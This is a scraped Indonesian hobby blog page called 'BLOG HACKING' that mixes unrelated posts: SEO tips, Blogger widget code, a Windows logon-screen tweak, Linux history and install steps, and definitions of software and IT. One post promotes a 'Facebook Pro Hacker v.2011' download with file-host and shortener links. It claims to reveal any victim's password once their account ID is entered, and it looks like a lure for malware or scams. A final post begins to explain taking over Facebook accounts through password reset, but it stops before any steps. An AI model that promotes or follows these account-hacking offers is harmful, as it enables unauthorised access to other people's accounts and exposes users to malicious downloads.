BLOG HACKING

Blog personal

Klik salah satu link atau border bagian bawah link, untuk menutup (close)
Bahayanya gonta ganti template

Bahayanya gonta ganti template

Gonta-ganti template tidak SEO Friendly, bicara tentang tampilan blog secara fisik memang juga di perlukan untuk menambah kenyamanan para pengunjung sekaligus mempercantik tampilan blog, dan bicara tentang blog cantik tentunya erat kaitan dengan template, template yang satu tidak cocok ganti dengan template yang lain hingga merasa puas, tapi tahukah kamu kalau sering gonta-ganti template sangat tidak di anjurkan kerana merusak keberadaan SEO yang sedang di bangun.

Ibarat gedung besar yang sedang di bangun kalau sering di bongkar hanya akan menambah bingung orang yang melihatnya, begitu pula search engine yang setiap hari mengindex blog.
Ibarat lain template seperti jalan, ketika kita melewati sebuah jalan di suatu daerah yang belum pernah di lewati maka secara otomatis pikiran kita akan merekam lika-liku bentuk jalannya, sehingga sewaktu kita akan melewatinya lagi tidak akan bingung karna sudah ada di dalam memori kepala kita. Begitu pula dengan template sewaktu kita memakai template baru maka search engine akan merekam seluruh lika-liku dan susunan kode-kodenya sehingga sewaktu akan mengindex ulang si search engine tidak akan bingung untuk melewatinya lagi,karna sudah di data di dalam databasenya.

Percayakah kamu kalau sering mengganti template bisa merusak seo? template forex dwi lawyer, kalau awak sendiri sangat percaya. Pada saat awak masih newbie yang sering gonta-ganti template pada blog awak yang lain sudah terbukti. Pada saat itu halaman yang sudah terindex sebanyak 77 halaman pada mesin pencari google dan pada mesin pencari yahoo sebanyak 24 halaman, namun pada lain waktu ingin mengecek seberapa banyak lagi halaman yang di index oleh kedua search engine diatas, apa yang terjadi? Yang terjadì malah berkurang tingkat indexnya, pada google setelah di cek tinggal 17 halaman pada yahoo tinggal 0 besar alias tidak ada yang ke-index, hadehh....!!!, setelah di pikir-pikir ulang apa yang telah awak lakukan? Dari segi artikel, slalu menulis artikel original tidak pernah copy paste, dari segi keteraturan memposting selalu up to date 2 hari sekali, cuma dari template yang sering di ganti-ganti. Apa mungkin iya?

Setelah di buktikan memakai blog lain termasuk blogtegal ini ternyata memang berpengaruh tentang adanya sering gonta-ganti template blog merusak pembangunan seo. Dari awal blogtegal.com ini di bangun tidak pernah ganti template, hanya mengganti kode warna dan tambahan beberapa widget.

Jika dari kamu ada yang membaca artikel ini dan ingin bertanya Jika tidak pernah ganti-ganti template namun sering di tambah kode-kode yang lain gimana? Atau mungkin sedikit di ubah kode di dalamnya?
Untuk jawaban pertanyaan seperti itu, maka awak akan menjawab dg versi pengalaman awak sendiri yakni jawabannya tetap berpengaruh terhadap pembangunan seo. Namun tidak akan berpengaruh lama alias pembangunan seo terus di lanjutkan.
Namun ada juga yang berpendapat lain bahwa kalau tidak ganti2 template tapi sering di ubah-ubah kode di dalamnya akan lebih buruk tingkat ke-seo-nya.

Saran blogtegal buat kamu-kamu yang baru terjun di dunia blog dan ingin berbisnis online melalui blog, maka sebaiknya carilah template yang tampilannya cukup puas untuk di lihat sendiri dan cukup puas untuk di lihat oleh para pengunjung, simple-nya carilah template yang minimalist. Walaupun tampilan blog kita cantik namun artikel yang di update hanya articles copy paste dan tidak bermutu (seperti blogtegal ini), maka jangan berharap banyak bisa kebanjiran traffics dan jangan berharap bisa succes dalam berbisnis online.
Facebook Pro Hack 2011

Facebook Pro Hack 2011

Facebook Pro Hacker v.2011
I would like to welcome you to the new release of great tool called "Facebook Pro Hacker v.2011". With this tool you can hack ANY Facebook accounts in an instant time, It's easy to work with, follow the below video to see more.

>>>Video Tutorial<<<
http://www.dailymotion.com/video/xfk7ff_facebook-account-password-hack-v-2011-tutorial_tech

Software Link
http://www.mediafire.com/?8qoxstxq2o7qvqf

Password Link
http://www.fileace.com/s4c1w
Or
http://sharecash.org/download.php?file=1602575

Steps
Step 1: Download this tool (It's safe, Please click( http://bit.ly/i236FC)
Step 2: Login to your facebook account (use your exiting account or create a new one).
Step 3: Enter Victim's ID in "Victim's ID" box (ID account you want to hack).
Step 4: Enter your email in "Your Email" box. (Facebook email + password will be sent to this email).

Step 5: Click "Hack!" button.
Step 6: Check your email to get Victim's password that has been sent.
Step 7: Enjoy Hacking!!

Note and Warning!
- You must login to your facebook account before click "Hack" (step 4 then 5)
- Use this tool at your own risk!

Fadil's Note
Somebody Give Me Password As Mediafire Link Pls Guys
Hack the Windows Logon Screen

Hack the Windows Logon Screen

*Taken from the ATOS website, http://www.g4tv.com/attackoftheshow/index.html*

If there's one thing i hate, it's the windows XP logo. I CAN'T STAND IT!

so like, wavy and multicolored... so, i'm posting this little tweak for your collective benefit:

first, get a program like regedit (google it, i'm getting lazy and don't want to dig up a link)

look for logonui.exe in your windows/system32 folder.

MAKE A COPY OF THIS FILE AND PUT IT IN YOUR ROOT FOLDER FOR EASY ACCESS!!!!

open it with regedit or another registry key editor, and look around in it. if you want to spend hours painstakingly figuring out how to edit it on your own, be my guest. i haven't bothered even doing that yet... just go to http://www.themexp.org/ and you can find tons of custom themes.

after you have downloaded your new logon screen, put that somewhere safe, and name it logonui.exe. DON'T try and copy it onto your real logonui while still in the windows envornment!

You can re-start in safemode and try this from the command line, but i have had amazing luck with BartPE. http://www.nu2.nu/pebuilder/
if you can't find a new best friend who has a PE disk, you can make your own with the pebuilder on that website. if you don't have it, and you plan on doing a lot of hacks, i would totally recommend this, you'll use it. A LOT...

Assuming you now have something like bartPE, just boot that up (hit F12 or whatever key at the boot screen to bring up your menu. select to boot from cd, and you're good to go.

open the file explorer and copy your new logonui.exe.

go to windows/system32, and delete the original (make absolutley sure you have your backup) and look for any backups that windows made. (i found only one on my computer: 'logonui.exe.mainframe')

put your edited file in place (make sure you named it right) and restart.


there you go. look for more windows hack tutorials in the future!
Cara Membuat Menu Translate di Blog

Cara Membuat Menu Translate di Blog

Oke langsung saja, silahkan sobat copy dan paste kode berikut di Gedget HTML sobat kemudian klik save dan lihat hasilnya:

<div style="text-align: center;">
<a class="translate" href="http://www.blogger.com/rearrange?blogID=7853740271258926131&amp;sectionId=footer&amp;action=editWidget&amp;widgetType=HTML&amp;referrer=directory#" target="_blank" rel="nofollow" title="English" onclick="window.open('http://translate.google.com/translate?u='+encodeURIComponent(location.href)+'&amp;langpair=id%7Cen&amp;hl=en'); return false;"><img alt="English" title="English" src="https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEiRZ42UzMrVS139xzJLnv531bxWX1fx6oyhUPFZAXByvaea3oHufQNMVlZCPSNn36lm_Gg1qLdHK29efmWmQBt8HMHUgE1wvatyol-0YGCf1M0NXDSIwfCej0CU70GxOyBwJzjHrzJ9ggbh/s144/uk-flag.png" style="cursor: pointer; margin-right: 8px;" align="absbottom" border="0" height="24" width="24" /></a>

<a class="translate" href="http://www.blogger.com/rearrange?blogID=7853740271258926131&amp;sectionId=footer&amp;action=editWidget&amp;widgetType=HTML&amp;referrer=directory#" target="_blank" rel="nofollow" title="French" onclick="window.open('http://translate.google.com/translate?u='+encodeURIComponent(location.href)+'&amp;langpair=id%7Cfr&amp;hl=en'); return false;"><img alt="French" title="French" src="https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgXtYzWta7Y0wG40K-uaLkHnO9dDk00D1vbM0JWrtd3ag2VUOw4vLoZwgRHMfUITjm6goJF9C1uKEBxvfTaXkH9ZdVGfTRx72MsL8CHbKoMCtvDLGUlaCOlYliP_o_rdsjIFmarHx3z1pcW/s144/france-flag.png" style="cursor: pointer; margin-right: 8px;" align="absbottom" border="0" height="24" width="24" /></a>

<a class="translate" href="http://www.blogger.com/rearrange?blogID=7853740271258926131&amp;sectionId=footer&amp;action=editWidget&amp;widgetType=HTML&amp;referrer=directory#" target="_blank" rel="nofollow" title="German" onclick="window.open('http://translate.google.com/translate?u='+encodeURIComponent(location.href)+'&amp;langpair=id%7Cde&amp;hl=en'); return false;"><img alt="German" title="German" src="https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhYEMKO6pJyBhSkcPYbmlkeQYB0GdMG7j64VvHaez5muRIaVRQnyw5IHulFHuo4uPFr4wefNguPlKUkF9nC3l_GlpIyemAWX0m5PFK3Xy7QhBWZLIPd7exzuuReIOI4z0EqJE02nUZCMicj/s144/german-flag.png" style="cursor: pointer; margin-right: 8px;" align="absbottom" border="0" height="24" width="24" /></a>

<a class="translate" href="http://www.blogger.com/rearrange?blogID=7853740271258926131&amp;sectionId=footer&amp;action=editWidget&amp;widgetType=HTML&amp;referrer=directory#" target="_blank" rel="nofollow" title="Spain" onclick="window.open('http://translate.google.com/translate?u='+encodeURIComponent(location.href)+'&amp;langpair=id%7Ces&amp;hl=en'); return false;"><img alt="Spain" title="Spain" src="https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhXwzZ9qTnTr900Dr7d1Pm2wOMXJSqFFzM20k7FOq_K5RbZDGQn9cdHtoHYiOB1m9HUTFzdLOLlzX6mVZJSIXhCWDVgBZL4C2nyhyplwucbSzTDgnGVzd0ZOepoTdOSwovwu4noVRo_itKe/s144/spain-flag.png" style="cursor: pointer; margin-right: 8px;" align="absbottom" border="0" height="24" width="24" /></a>

<a class="translate" href="http://www.blogger.com/rearrange?blogID=7853740271258926131&amp;sectionId=footer&amp;action=editWidget&amp;widgetType=HTML&amp;referrer=directory#" target="_blank" rel="nofollow" title="Italian" onclick="window.open('http://translate.google.com/translate?u='+encodeURIComponent(location.href)+'&amp;langpair=id%7Cit&amp;hl=en'); return false;"><img alt="Italian" title="Italian" src="https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhHLfDe6At7REIBrANTSg1c6cRWY_nZJdDWEEzAA2TgjVy9xpGsBi1uDy1tFzVQR3SCE45ltfiJAkl1WjJaUSHNTznvJl25M0pOfP-V8aHUOExDYrWWFAYgIeTWKG4yOHMUeuckv8p8h-Kj/s144/italy-flag.png" style="cursor: pointer; margin-right: 8px;" align="absbottom" border="0" height="24" width="24" /></a>

<a class="translate" href="http://www.blogger.com/rearrange?blogID=7853740271258926131&amp;sectionId=footer&amp;action=editWidget&amp;widgetType=HTML&amp;referrer=directory#" target="_blank" rel="nofollow" title="Dutch" onclick="window.open('http://translate.google.com/translate?u='+encodeURIComponent(location.href)+'&amp;langpair=id%7Cnl&amp;hl=en'); return false;"><img alt="Dutch" title="Dutch" src="https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhqgRoIIkwYAdUtqhSVEUjRQV4ioHCQsqfCtwNEtni5Rkr-l7c_Y1QWYfq1jzdgXTc1Ie9bpD_b-HlzF9hOKYRQ89Ro1_psqBzrnCyLB6aoF5fsl2a8cz42H4NQWdKrfpcP7jvgLMXP_huN/s144/dutch-flag.png" style="cursor: pointer; margin-right: 8px;" align="absbottom" border="0" height="24" width="24" /></a>

<br />

<a class="translate" href="http://www.blogger.com/rearrange?blogID=7853740271258926131&amp;sectionId=footer&amp;action=editWidget&amp;widgetType=HTML&amp;referrer=directory#" target="_blank" rel="nofollow" title="Russian" onclick="window.open('http://translate.google.com/translate?u='+encodeURIComponent(location.href)+'&amp;langpair=id%7Cru&amp;hl=en'); return false;"><img alt="Russian" title="Russian" src="https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhvF0llUk1LO71g44KdODyk1ieFZ15v9NVIoknF7oMfH_5YH4-d-05qrUIoX-NUcfq2sEwsRo5clkFphZvnrLJq-5K8dbK_Y9QSWfJyvrUQPxn-WEpj6_c-2xovvgrvx8u7SM0Rh7psjYq_/s144/russian-flag.png" style="cursor: pointer; margin-right: 8px;" align="absbottom" border="0" height="24" width="24" /></a>

<a class="translate" href="http://www.blogger.com/rearrange?blogID=7853740271258926131&amp;sectionId=footer&amp;action=editWidget&amp;widgetType=HTML&amp;referrer=directory#" target="_blank" rel="nofollow" title="Brazil" onclick="window.open('http://translate.google.com/translate?u='+encodeURIComponent(location.href)+'&amp;langpair=id%7Cpt&amp;hl=en'); return false;"><img alt="Brazil" title="Brazilian" src="https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjeQA6bLpKbIMhTNVD8ZtkqUdpxaESHvSwYNO3csTpID1pItaZsvkt2fYJUfIz1W112Jnk5Hmc54EARWnqCMOWkey7y0MSneWxF88FUZRH06Sw_JIFM7MMm6ntNF1VYSZekBS1jMo9k5dDv/s144/brazil-flag.png" style="cursor: pointer; margin-right: 8px;" align="absbottom" border="0" height="24" width="24" /></a>

<a class="translate" href="http://www.blogger.com/rearrange?blogID=7853740271258926131&amp;sectionId=footer&amp;action=editWidget&amp;widgetType=HTML&amp;referrer=directory#" target="_blank" rel="nofollow" title="Japanese" onclick="window.open('http://translate.google.com/translate?u='+encodeURIComponent(location.href)+'&amp;langpair=id%7Cja&amp;hl=en'); return false;"><img alt="Japanese" title="Japanese" src="https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjU_I9JNUDm2awK7watouwubCNjk3rgYScYKW3G8libZC375bg6KsyRHK1GmLFHXJUUd-qhXxbSihiFj1WMfjx7FgnHMIPI65j4lkHEQRBnkAydzxCm3flwjrrYWluvKS3479CFx2-krZej/s144/japan-flag.png" style="cursor: pointer; margin-right: 8px;" align="absbottom" border="0" height="24" width="24" /></a>

<a class="translate" href="http://www.blogger.com/rearrange?blogID=7853740271258926131&amp;sectionId=footer&amp;action=editWidget&amp;widgetType=HTML&amp;referrer=directory#" target="_blank" rel="nofollow" title="Korean" onclick="window.open('http://translate.google.com/translate?u='+encodeURIComponent(location.href)+'&amp;langpair=id%7Cko&amp;hl=en'); return false;"><img alt="Korean" title="Korean" src="https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEj9UjJwxXXLVO8PpK6mQuHsyL2HyiAMaBshE2MJAPdOuVAW3jme9SSiZjv_T7SiK9QRbk2f_1-jEkX-SUUcL9uH976K8xunG6dSxaGSeIsUqFIKB3AOw94a6wTPZGsBJCsUSf-Xt-fQrjGY/s144/korean-flag.png" style="cursor: pointer; margin-right: 8px;" align="absbottom" border="0" height="24" width="24" /></a>

<a class="translate" href="http://www.blogger.com/rearrange?blogID=7853740271258926131&amp;sectionId=footer&amp;action=editWidget&amp;widgetType=HTML&amp;referrer=directory#" target="_blank" rel="nofollow" title="Arabic" onclick="window.open('http://translate.google.com/translate?u='+encodeURIComponent(location.href)+'&amp;langpair=id%7Car&amp;hl=en'); return false;"><img alt="Arabic" title="Arabic" src="https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgC5yC5-T7rTX3D6njSC4sXZ3Izo-ASqB3NkvMkGpghrQlcfRhJNLpLGdF5enX_0f8FXv4cnYOxU95GDJCyDbMT4tgS3u_bxH4CyqC0aUnLyUyNlqDsMsO7wAk37znJg8rFyvUtglc2xVtU/s144/arab-flag.png" style="cursor: pointer; margin-right: 8px;" align="absbottom" border="0" height="24" width="24" /></a>

<a class="translate" href="http://www.blogger.com/rearrange?blogID=7853740271258926131&amp;sectionId=footer&amp;action=editWidget&amp;widgetType=HTML&amp;referrer=directory#" target="_blank" rel="nofollow" title="Chinese Simplified" onclick="window.open('http://translate.google.com/translate?u='+encodeURIComponent(location.href)+'&amp;langpair=id%7Czh-CN&amp;hl=en'); return false;"><img alt="Chinese Simplified" title="Chinese Simplified" src="https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhNVtAmzlWH3CB2iKUNl6AlvEn8GrRo0YRoMStdkJ7_TjMG3cHboDBHPiece3Q2eeqXWhK2KhvuP73DMFl8S9h9-rZtWGWEDYkkt0s13qCyq561jp3RTPxE_21cgaOA2GCfudnR2VbXSzu9/s144/china-flag.png" style="cursor: pointer; margin-right: 8px;" align="absbottom" border="0" height="24" width="24" /></a>
<br/>
<center><a href="http://www.top-ik.co.cc/2011/09/cara-membuat-menu-translate-di-blog.html"><blink><b>cara membuat ini</b></blink></a></center></div>


Hehe Seperti itulah Cara Membuat Menu Translate di Blog Blogger, anda tidak usah repot-repot (tinggal copas aja ) Semoga bermanfaat.
Membuat Menu DTree

Membuat Menu DTree

Apa itu menu Dtree (D-Tree) ? Menu DTree menu yang memiliki struktur seperti pohon, yang punya cabang-cabang itu lho, Seperti kalo kita membuka Windows Explorer.

Menu Dtree ini sangat berguna jika kamu memiliki postingan yang buanyak, karena dengan menggunakan menu Dtree maka akan bisa menghemat space/ruang yang ada di blogmu. Nah kamu pingin tahu cara membuatnya?

Beginilah cara membuatnya :

1. Login to Blogger, trus pilih "Layout --> Edit HTML"
2. Taruh kode berikut ini diatas kode <head>

<link rel="StyleSheet" href="http://www.geocities.com/uddin_81/dtree.css" type="text/css" />

<script type="text/javascript" src="http://www.geocities.com/uddin_81/dtree.js"></script>


3. Trus Klik Tombol "Save

4. Setelah itu copy kode berikut ini dan pasang di sidebar kamu, udah tahu tho cara pasangnya? itu lho di menu "Page Element" trus klik "Add a Gadget --> HTML/Javascript". Inolah script yang harus kamu copy di sidebar kamu.

<div class="dtree">
<script type="text/javascript">
<!--
d = new dTree('d');
d.add(0,-1,'My example tree');
d.add(1,0,'Node 1','link.html');
d.add(2,1,'Node 1.1','link.html');
d.add(3,2,'Node 1.1.1','link.html');
d.add(4,3,'Node 1.1.1.1','link.html');
d.add(5,0,'Node 2','link.html');
d.add(6,5,'Node 2.1','link.html');
d.add(7,5,'Node 2.2','link.html');
d.add(8,0,'Node 3','link.html');
d.add(9,0,'Node 5','link.html');
document.write(d);
//-->
</script>
</div>


berikut ini keteranganya:
- Ganti tulisan "link.html" dengan link kamu (judul posting kamu).
- Angka yang pertama harus unik tidak boleh ada yang sama (d.add(1,0,’Node 1’,’link.html’);
- Angka yang kedua merupakan cabang dari angka pertama (perhatikan angka-angka yang memiliki warna sama).

- Kamu bisa mengganti icon-iconnya dengan icon kamu sendiri, contoh scriptnya akan seperti ini:

d.add(10,0,’Profile’,’link.html’,’’,’’,’http://kendhin.890m.com/dtree/trash.gif’);


Ganti text "http://kendhin.890m.com/dtree/trash.gif" dengan alamat gambar kamu.

Sejarah Linux


Linux (diucapkan ˈlɪnəks atau /ˈlɪnʊks/) adalah nama yang diberikan kepada sistem operasi komputer bertipe Unix. Linux merupakan salah satu contoh hasil pengembangan perangkat lunak bebas dan sumber terbuka utama. Seperti perangkat lunak bebas dan sumber terbuka lainnya pada umumnya, kode sumber Linux dapat dimodifikasi, digunakan dan didistribusikan kembali secara bebas oleh siapa saja.

Nama "Linux" berasal dari nama pembuatnya, yang diperkenalkan tahun 1991 oleh Linus Torvalds. Sistemnya, peralatan sistem dan pustakanya umumnya berasal dari sistem operasi GNU, yang diumumkan tahun 1983 oleh Richard Stallman. Kontribusi GNU adalah dasar dari munculnya nama alternatif GNU/Linux.

Linux telah lama dikenal untuk penggunaannya di server, dan didukung oleh perusahaan-perusahaan komputer ternama seperti Intel, Dell, Hewlett-Packard, IBM, Novell, Oracle Corporation, Red Hat, dan Sun Microsystems. Linux digunakan sebagai sistem operasi di berbagai macam jenis perangkat keras komputer, termasuk komputer desktop, superkomputer dan sistem benam seperti pembaca buku elektronik, sistem permainan video (PlayStation 2, PlayStation 3 dan XBox), telepon genggam dan router. Para pengamat teknologi informatika beranggapan kesuksesan Linux dikarenakan Linux tidak bergantung kepada vendor (vendor independence), biaya operasional yang rendah, dan kompatibilitas yang tinggi dibandingkan versi UNIX tak bebas, serta faktor keamanan dan kestabilannya yang tinggi dibandingkan dengan sistem operasi lainnya seperti Microsoft Windows. Ciri-ciri ini juga menjadi bukti atas keunggulan model pengembangan perangkat lunak sumber terbuka (opensource software).

Sistem operasi Linux yang dikenal dengan istilah distribusi Linux (Linux distribution) atau distro Linux umumnya sudah termasuk perangkat-perangkat lunak pendukung seperti server web, bahasa pemrograman, basisdata, tampilan desktop (desktop environment) seperti GNOME,KDE dan Xfce juga memiliki paket aplikasi perkantoran (office suite) seperti OpenOffice.org, KOffice, Abiword, Gnumeric dan LibreOffice.

Menginstal Linux Mandriva

Menginstal Linux Mandriva :
1. Pertama, Pilih Bahasa : (English-US)
2. Pilih Negara :


3. Menyetujui lisensi Mandriva.

4. Pilih keyboard layout: (US)

5. Pilih waktu : (lokal)



6. Akhirnya, live desktop dimulai.


7. Menginstal System Pada Hardisk, Untuk menginstal Mandriva One 2008 Spring ke dalam hard disk anda, Klik pada icon Live Install :


8. Akan dijalankan installation wizard. Klik Next:


9. Partisi : (Penting! Lakukan dengan TELITI):
*Default partisi Mandriva adalah “Use free space” (Ini akan menggunakan sisa ruang hardisk anda yang bebas, tidak terpartisi)
*Jika ingin men-set partisi sendiri, pilih “Custom disk partitioning”. Sebelumnya, siapkan sebuah partisi kosong dengan menggunakan Partition Magic (pada windows) atau cfdisk (dengan live cd slax)
*Setelah itu partisi akan dibuat dan diberlakukan! (Ingat, anda dapat kehilangan seluruh isi hard disk, jika salah pada tahap ini!)

10. Pilihan default : (Use free space), Klik next untuk melanjutkan proses instalasi.


11. Sistem sedang diinstal :


12. Konfigurasi bootloader : Pilihan default, sudah ok, klik Next


13. Menu Boot : (secara default sudah ok), Kalau tidak ingin melakukan perubahan, klik Finish.

14. Proses instal selesai. Klik Finish untuk mengakhiri proses instalasi:


1. Untuk menggunakan sistem Mandriva hasil instalasi, anda harus reboot dan mengambil CD Mandriva dari CD drive.


Caranya :
Lakukan Log out dari sesi desktop saat ini dengan meng-klik icon merah di pojok kanan bawah (atau KStart – Log out), lalu pilih Restart Computer pada menu yang ditampilkan.


2. Reboot:

3. Pada tahap ini, ambil CD Mandriva dari CD drive lalu tekan

4. Memulai Mandriva Linux 2008 Spring, Pilih Boot Mandriva Linux 2008 Spring pada menu botloader (atau tunggu saja beberapa saat):


5. First Boot (biarkan dan tunggu saja), Selama sesi boot pertama kali, sistem me-
nambahkan online repositories pada konfigu-rasinya :
mamaders) dan klik Next :


6. Root Password, Isikan password untuk root dan buatlah sebuah user account (misal :


8. Jika anda tidak ingin mengisi detilnya, klik decline :


9. Terakhir, klik Finish untuk keluar dari wizard ;
Anda tidak diperbolehkan menggunakan user “root” pada sesi GUI.


10. Login ke Desktop Mandriva, Ketik user account anda dan passwordnya, lalu tekan ,

11. Login sebagai user, mamaders :


Selesai dehhh,,, gimana anda mau mencobanya??

Cara membuat aplikasi update status di facebook

Beberapa hari terakhir di facebook banyak orang yang membuat status dari media yang aneh.

Misal update status via kantor pos,via wartel,via warung,maupun via kuburan.

Aneh kan?
Terus bagaimana caranya?
Banyak teman yg bertanya,iseng googling akhirnya saya menemukan cara mudah membuat aplikasi update status facebook.

Saya sudah mempraktekan dan membuat aplikasi update status sendiri.

Salah satunya ada di gambar diatas, aplikasi update status via www.mansuka.com

Dan kenapa tadi saya bilang mudah? Ya karena dari beberapa cara lain yang ribet karena harus punya hosting sendiri,nah di sini kita cukup memakai aplikasi di facebook juga.

Karena ini cukup mudah saya cuma akan memberi link tempat aplikasi generator status facebook saja.
Ya karena di sana sudah di beri tutorial yang lengkap.

Oke pertama klick link ini

    facebook developer klick set new aplication. isi nama aplikasi , upload icon dan logo save.
aplikasi mentah anda sudah siap,

disini sudah ada nama,id unik,API key,n secret key.
nah untuk mengaktifkan aplikasi ini kita perlu menghosting APi key,dan secret key.

Dan di facebook juga sudah ada aplikasi facebook untuk itu.

Silahkan ikuti langkah2 ini.

klick generator status facebook -klick allow atau ijinkan -di halaman baru klick create .

silahkan masukan beberapa yang sudah di instruksikan.

Dan disana sudah ada tutorial dan panduan yang lengkap.
Saya rasa tidak perlu saya bahas lagi di sini .

silahkan praktekan pelan2.

Tapi perlu saya tegaskan untuk mengijinkan suatu aplikasi di facebook itu memang cukup berisiko.
Jadi silahkan ijinkan bila anda benar2 percaya.

Kalau saya sendiri sih gak apa2,mau ada virus,ada hacker dll gak apa2 ,toh gak ada yang berharga di akun facebook saya.

Oke selamat berkreasi.
Dan bila ada pertanyaan silahkan lewat email,chat box,atau kotak komentar dibawah.

Terimakasih


Pengertian Software (perangkat lunak) Komputer

Pengertian Software (perangkat lunak) Komputer

Nama lain dari Software adalah perangkat lunak. Seperti nama lainnya itu, yaitu perangkat lunak, sifatnya pun berbeda dengan hardware atau perangkat keras, jika perangkat keras adalah komponen yang nyata yang dapat diliat dan disentuh oleh manusia, maka software atau Perangkat lunak tidak dapat disentuh dan dilihat secara fisik, software memang tidak tampak secara fisik dan tidak berwujud benda tapi bisa di operasikan.

Pengertian Software komputer adalah sekumpulan data elektronik yang disimpan dan diatur oleh komputer, data elektronik yang disimpan oleh komputer itu dapat berupa program atau instruksi yang akan menjalankan suatu perintah. Melalui sofware atau perangkat lunak inilah suatu komputer dapat menjalankan suatu perintah

Software atau perangkat lunak komputer berdasarkan distribusinya dibedakan menjadi beberapa macam, yaitu software berbayar, software gratis atau free ( Freeware, free software, shareware, adware) .

Software berbayar merupakan perangkat lunak yang didistribusikan untuk tujuan komersil, setiap pengguna yang ingin menggunakan atau mendapatkan software tersebut dengan cara membeli atau membayar pada pihak yang mendistribusikannya. pengguna yang menggunakan software berbayar umumnya tidak diijinkan untuk menyebarluaskan software tersebut secara bebas tanpa ijin ada penerbitnya. contoh software berbayar ini misalnya adalah sistem microsoft windows, microsoft office, adobe photo shop, dan lain-lain.

Freeware atau perangkat lunak gratis adalah perangkat lunak komputer berhak cipta yang gratis digunakan tanpa batasan waktu, berbeda dari shareware yang mewajibkan penggunanya membayar (misalnya setelah jangka waktu percobaan tertentu atau untuk memperoleh fungsi tambahan). Para pengembang perangkat gratis seringkali membuat perangkat gratis freeware “untuk disumbangkan kepada komunitas”, namun juga tetap ingin mempertahankan hak mereka sebagai pengembang dan memiliki kontrol terhadap pengembangan selanjutnya. Freeware juga didefinisikan sebagai program apapun yang didistribusikan gratis, tanpa biaya tambahan. Sebuah contoh utama adalah suite browser dan mail client dan Mozilla News, juga didistribusikan di bawah GPL (Free Software).

Free Software lebih mengarah kepada bebas penggunaan tetapi tidak harus gratis. Pada kenyataannya, namanya adalah karena bebas untuk mencoba perangkat lunak sumber terbuka (Open Source) dan di sanalah letak inti dari kebebasan: program-program di bawah GPL, sekali diperoleh dapat digunakan, disalin, dimodifikasi dan didistribusikan secara bebas. Jadi free software tidak mengarah kepada gratis pembelian tetapi penggunaan dan distribusi. Begitu keluar dari lisensi kita dapat menemukan berbagai cara untuk mendistribusikan perangkat lunak, termasuk freeware, shareware atau Adware. Klasifikasi ini mempengaruhi cara di mana program dipasarkan, dan independen dari lisensi perangkat lunak mana mereka berasal.

Perbedaan yang nyata antara Free Software dan Freeware. Konflik muncul dalam arti kata free dalam bahasa Inggris, yang berarti keduanya bebas dan gratis. Oleh karena itu, dan seperti yang disebutkan sebelumnya, Free Software tidak perlu bebas, sama seperti Freeware tidak harus gratis.

Shareware juga bebas tetapi lebih dibatasi untuk waktu tertentu. Shareware adalah program terbatas didistribusikan baik sebagai demonstrasi atau versi evaluasi dengan fitur atau fungsi yang terbatas atau dengan menggunakan batas waktu yang ditetapkan (misalnya 30 hari) . Dengan demikian, memberikan pengguna kesempatan untuk menguji produk sebelum membeli dan kemudian membeli versi lengkap dari program. Sebuah contoh yang sangat jelas dari tipe ini adalah perangkat lunak antivirus, perusahaan-perusahaan ini biasanya memudahkan pelepasan produk evaluasi yang hanya berlaku untuk jumlah hari tertentu. Setelah melewati maksimum, program akan berhenti bekerja dan Anda perlu membeli produk jika Anda ingin tetap menggunakannya.

Kita juga dapat menemukan perangkat lunak bebas sepenuhnya, namun termasuk dalam program periklanan, distribusi jenis ini disebut Adware. Sebuah contoh yang jelas adalah program Messenger dari Microsoft yang memungkinkan penggunaan perangkat lunak bebas dalam pertukaran untuk masuk dengan cara iklan banner atau pop-up.

Pengertian IT

Pengertian IT

Apa sih IT itu? Sebenarnya IT dengan TI sama nggak ? Yang saya ketahui IT itu banyak singkatannya, misal (biasanya dalam bahasa Indonesia) : Teknologi Informasi, Teknik Informatika, Teknik Industri, dll.

Ringkasan:

  1. Teknologi Informasi à berhubungan dengan pengolahan data menjadi informasi dalam batas ruang tertentu, tapi ini juga ada hubungannya dengan komputer.
  2. Teknik Informatika à ini berhubungan dengan jurusan kuliah yang saya ambil sampai sekarang, ini berhubungan dengan komputer software, program aplikasi, jaringan, informasi, dll.
  3. Teknik Industri à berhubungan dengan industri, pabrik-pabrik, bahan mentah, bahan kimia.

Dari ringkasan pengertian tentang IT, ternyata IT itu luas, bisa dikatakan IT merupakan ilmu yang didalamnya berhubungan dengan komputer, perangkat-perangkat yang ada di dalamnya, software, jaringan, komunikasi, informasi, dan lain-lain, jadi jika ingin menjadi seorang IT, minimal dasar-dasar yang ada di dalam IT kita ketahui walaupun tidak semua bisa, satu saja kita menguasai dan perdalam ilmu-ilmu yang ada di dalam IT, dengan begitu, pikiran kita tidak akan kosong (blank) jika ada yang berbicara soal IT.


Kesimpulan

Dari apa yang saya tulis di atas, bila berbicara soal IT, yang pastinya intinya berhubungan dengan dunia teknologi komputer, informasi, dan komunikasi. Mungkin jika ini dibahas terus-menerus tidak akan ada habisnya melihat perkembangan jaman sekarang, dikarenakan IT itu memiliki arti yang sangat luas, dan mungkin juga pendapat orang berbeda-beda.

Hack Facebook Secara Manual

Mungkin udah sangat amat banyak sekali artikel yang bertebaran di google mengenai bagaimna cara menghack sebuah account facebook, tpi Kali ini gw pengen jelasin buat kawan-kawan semua bagaimana cara untuk menghack sebuah account facebook secara manual tanpa menggunakan tools sama sekali, disini kita akan bahas secara detail, bagaimana menghack account facebook dengan menggunakan aplikasi yang sudah disediakan oleh facebook sendiri, yaitu dengan cara forgot password. Buat kawan-kawan yang sudah mengetahui tentang cara seperti ini, mungkin akan muak + malez ketika melihat artikel ini, apalagi buat baca nya.. it’s Ok gpp… artikel ini sengaja gw share buat kawan-kawan semua yang belum tahu dan lgi nyoba cari cara bagaimana menghack account facebook.. disini gw bakal jelasin sejelas mungkin bagaimana cara menghack sebuah account facebook..

